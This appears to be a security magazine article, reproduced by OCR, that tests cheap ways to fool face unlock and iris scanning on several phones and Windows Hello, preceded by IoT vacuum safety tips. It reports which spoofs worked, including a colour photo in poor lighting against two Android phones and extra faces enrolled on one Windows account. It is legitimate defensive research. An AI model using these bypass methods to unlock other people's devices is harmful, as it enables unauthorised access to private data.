Convenience is here to stay, and no one is suggesting that you throw away a robodevil in favor of mop and bucket. What can a vacuum cleaner owner do to make things safer? A few tips:

- Do not use default passwords. Owners of IoT devices very rarely change the factory-set usernames and passwords. Trust us, the default password "888888" is known to all hackers in the solar system! Change your password quickly!
- Have two Wi-Fi networks—one for you and one for your guests—and connect IoT devices only to the guest network.
- Think carefully about whether you really need a vacuum-mounted camera that's constantly turned on and filming everything. If you don't, cover or tape it over.


Be smart when dealing with your smart home helper. Absolute security can never be guaranteed, but you have the power to decrease the risks dramatically.



Smart kettles, vacuum cleaners and doorbells can turn from peaceful devices into malicious robotic monsters

How we tried to outwit facial recognition: putting biometric claims to the test

Photogenic Research Team



Biometrics are quickly entering our daily lives. We unlock gadgets by showing our faces. Banks all over the world are starting to use facial recognition on ATMs (bit.ly/2VxVE4j). Networked security cameras, hooked into facial recognition systems for law enforcement's benefit, are helping to catch criminals (bit.ly/2EyEUTC). You can use your face to log in to services and confirm payments. And, as is always the case with high-tech, this is only the beginning. Our faces may well replace ID, business cards, and credit cards (bloom.bg/2Hg3I5J). You can't leave your face at home or lose it (other than metaphorically). But is this technology secure?

We decided to take a few popular devices and try bypassing facial recognition scans, starting with simple face unlock.

Starring:

OnePlus 5T

Samsung Galaxy S8

Windows Hello + Intel RealSense

iPhone X

And a few brave testers, under the watchful eye of **Cardboard Chuck Norris.**

We had a total of four devices. One of them, the Samsung Galaxy S8, also has an iris scanner in addition to facial recognition.

These devices use one of two ways to verify faces. One is the classic technique: comparison with a previous photo, in other words, a flat image. The program compares the image with what the camera sees and decides whether to allow access. We tried bypassing this technology on the OnePlus and Samsung smartphones.

The second and more advanced technology projects small dots onto a surface, creating a grid. An infrared camera in the device reads the reflection of this grid and calculates the depth and shape of the object in front of the camera. In this manner it builds a 3D image. This technology is used in Windows Hello and Face ID on the iPhone X (as well as the popular Kinect camera).

We used four bypass methods. They were:

1) A printed color photo
2) An infrared photo printed on a black-and-white printer
3) A handmade mask
4) Unpainted 3D model of a face (scaled-down copy)

To be clear, we attempted the cheapest and fastest methods against facial recognition. We did not try painted full-sized 3D models, for example, because they are both complex and expensive.

For the first bypass method, we printed out a color photo of a face.

Our tests showed that the first, outdated method of identification can be easily and reliably fooled on both the OnePlus 5T and Samsung S8.

With good lighting, this method (via color photo) failed and the smartphones remained locked. But with poor lighting, both phones fell for the fake. As noted earlier in the article, these two devices use the simplest way of identification: a flat color image of what the camera currently sees is compared with a stored sample.


The second method—a printed infrared photo—failed. The photo is black-and-white and is not seen by the sensor, which requires a color photo.

Simply put, you can fool recognition by downloading a photo from a social network and spending a few bucks to have it printed out in color at any copy shop.

A tester with a scaled-down 3D model of his face

A tester ready for identification, on a color and black-and-white photo

We tested the iris scanner on the Samsung S8. A color photo of the eyes was not enough. The camera and the sensor must be looking right at the owner's eyes. You need to bring the phone really close: your eyes appear on the screen, you look at the image, and the infrared LED activates. The selfie camera takes a picture of the eyes and iris. We hypothesized that a high-quality photo print of the eyes would unlock the device. We got the camera to "understand" that we're showing eyes to it, but the image was not detailed enough for the system to learn. As mentioned already, an article by other researchers with sample photos makes clear that there is a way to bypass this method, but doing so is laborious and expensive.



3D image from an Intel RealSense camera. This is how facial recognition "sees" us. Here the user is wearing sunglasses. The camera has no information about the eyes, but the available information from the rest of the face still allows logging in

Regarding the second and more advanced technology used in Windows Hello and the iPhone X's Face ID, we found some curious nuances.

Use of a color photo (the first method) did not work with either device, because the picture is a flat image. Both Windows Hello and the iPhone X use a 3D model and "see" the 3D object in front of the camera, including its depth.


It should be noted that Windows Hello has diverse uses. Besides scanning, Windows Hello is used for virtual modeling in computer games. Show it your hand and it will build a virtual skeleton: with your real hand, you can guide your virtual hand to perform in-game interactions. Recognition in Windows Hello uses two criteria: fingerprint and face. With the latter criterion, one can log in to Windows by simply sitting in front of the computer. The camera identifies the owner even in a dark room. This is why the technology does not require color in the everyday sense of the word. The camera has two sensors: one is color, the other is infrared. The latter reads the grid projected onto the object and sees it in infrared.

We used the same camera (Intel RealSense) to take an infrared photo, printed it on a black-and-white printer, and tried to log in (the second method). Until spring 2018, this rather primitive method worked. It turned out there was an error in the device software: depth and volume were not taken into account during login. In April 2018, this oversight was fixed by the developers.

A handmade mask (the third method) did not fool either the old 2D technology or newer 3D one.

When we tried a 3D model of a face (the fourth method), Windows Hello exhibited peculiar behavior. When we pointed the camera at this 3D model to teach it, the system would outline the face it "saw." This would happen

The owner will be recognized even if the lower part of the face is covered



The system only needs a third or so of Chuck's face, the main thing is that the nose is visible

The smartphone owner can log in even when she is wearing a scarf and sunglasses

Having an uncovered forehead and a shawl covering the lower part of the face, including the mouth, does not stop login

The system recognizes Chuck wearing a hat

occasionally during learning, but the system was learning all the same.


The technology in the Intel RealSense camera allows the user to perform additional teaching. Imagine that you have grown a beard or gotten a black eye, making the system no longer recognize you. In this case, you can teach it again. As we figured out, Windows Hello does not actually make any changes to the stored image or try to improve it. Instead it simply creates an additional image. We managed to add five totally different faces for a single Windows account, and all five people could log in to that account.

With the iPhone X, an infrared photo demonstrated that Face ID works similarly to Intel RealSense. The system recognized the photo as a face and allowed us to teach it. But when we printed out a photo of an actual user already enrolled on the iPhone, we could not log in. Depth was still important. The principle is simple: you log in with what you taught the device. If you taught with a photo, log in with a photo. If you taught with a face, the system won't let you log in with a photo.

We also found that for Face ID to work on the iPhone X, the camera needs to see at least one third of the face. (This may be a potential weakness, since there is no need to reconstruct the whole face to create a fake.) You will be recognized if you put on a hat or grow a beard. You will even successfully log in wearing both a hat and a beard, but not if you pull the hat down to your eyebrows and wrap a scarf up to your nose. As an experiment, we covered parts of the face with sheets of paper: first the forehead and chin (separately, then at the same time), half of the face, and forehead with chin. We also tried replacing paper with a hat, sunglasses, shawl, and scarf. The experiment demonstrated that the iPhone needs to "see" the nose to unlock. When the system is learning, it remembers the face, and then, evidently, it can make do with just part of the face (about a third), which it compares with what it memorized during learning.


Some say that facial recognition systems will allow children to unlock their parents' phones. We tried this with the iPhone X but could not fool it.

During our experiments, we did come across one funny thing. When you teach Face ID, the iPhone X asks you to turn your head every which way, supposedly to take a 3D photo. In fact, you don't have to turn your head at all. At a minimum, there's no need to slowly turn your head sideways and up or down. After the device has found your face, you can rotate any object you like in front of the camera. For example, we used a glue stick. The



Half a face covered by a cardboard robot is enough for unlocking the device

The smartphone will not recognize an owner who has wrapped a scarf nose-high on a freezing day



At the end of learning the iPhone X asks you to turn your head, but we rotated a glue stick in front of the camera, and it still "learned"

Technology / Bypass method	**OnePlus 5T Face Unlock**	**Samsung S8 Face Unlock**	**Samsung S8 Iris Eye**	**Windows Hello + Intel RealSense**	**Iphone X Face Unlock**
Printed color photo	100% bypass. Successful exploitation with poor lighting	100% bypass. Successful exploitation with poor lighting	No. There are known bypass routes: a high-quality photo print of the eyes	No	No
Infrared photo printed on a black-and-white printer	No	No	No	Vulnerability that allowed teaching the system and logging in with a photo was fixed	Once the system has learned to recognize the face, it is possible to log in with a photo
Handmade mask	No	No	No	No	No
Unpainted 3D model of a face (scaled-down copy)	No	No	No	Occasionally, the system was taught to recognize the model and allowed logging in	No

effect was absolutely the same, and the circle indicator filled evenly as if you were turning your head allowing the device to record all points on your face. So is this just a marketing ploy?

Conclusion

All existing facial recognition methods are far from perfect.


They recognize the owner well enough without causing inconvenience, but there's no guarantee against them being bypassed with simple and inexpensive methods.

A fingerprint is more difficult to falsify. First you need to obtain it (which is not so easy) and then make a physical copy.

